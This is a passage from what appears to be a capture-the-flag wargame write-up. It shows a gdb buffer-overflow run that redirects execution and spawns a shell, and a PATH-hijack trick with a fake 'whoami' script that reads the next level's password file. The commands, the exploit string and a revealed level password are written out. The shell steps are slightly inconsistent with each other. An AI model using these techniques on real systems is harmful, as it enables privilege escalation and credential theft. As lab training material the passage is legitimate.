0xbffffbc0:     0x54545454      0x54545454      0x54545454      0x54545454
0xbffffbd0:     0x54545454      0x54545454      0x54545454      0x54545454
0xbffffbe0:     0x54545454      0x54545454      0x54545454      0x54545454
0xbffffbf0:     0x54545454      0x54545454      0x54545454      0x54545454
0xbffffc00:     0x54545454      0x54545454      0x54545454      0x74840408
0xbffffc10:     0x00000002      0xb7fc2000      0x00000000      0xb7e26276
(gdb) run $(python -c 'print "A"*76 + "\x74\x84\x04\x08"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /levels/level03 $(python -c 'print "A"*76 + "\x74\x84\x04\x08"')

Breakpoint 1, 0x08048530 in main ()
(gdb) c
Continuing.
This is exciting we're going to 0x8048474
Win.
process 23292 is executing new program: /bin/bash
sh-4.3$
```

Level 04

```
level4@io:/$ cd /levels/
level4@io:/levels$ ./level04
Welcome level5
level4@io:/levels$ cat level04.c
//writen by bla
#include <stdlib.h>
#include <stdio.h>

int main() {
        char username[1024];
        FILE* f = popen("whoami","r");
        fgets(username, sizeof(username), f);
        printf("Welcome %s", username);

        return 0;
}

level4@io:/levels$ cd /tmp
level4@io:/tmp$ mkdir level4
level4@io:/tmp$ cd level4
level4@io:/tmp/level4$ vi whoami
level4@io:/tmp/level4$ chmod X whoami
chmod: invalid mode: 'X'
Try 'chmod --help' for more information.
level4@io:/tmp/level4$ chmod +X whoami
level4@io:/tmp/level4$ export PATH="/tmp/a:$PATH"
```

```
  1 #!/bin/sh
  2
  3 cat /home/level5/.pass
~
~
~
~
```

```
level4@io:/tmp/I$ cd /levels/
level4@io:/levels$ ./level04
Welcome DNLM3Vu0mZfX0pDd
level4@io:/levels$
```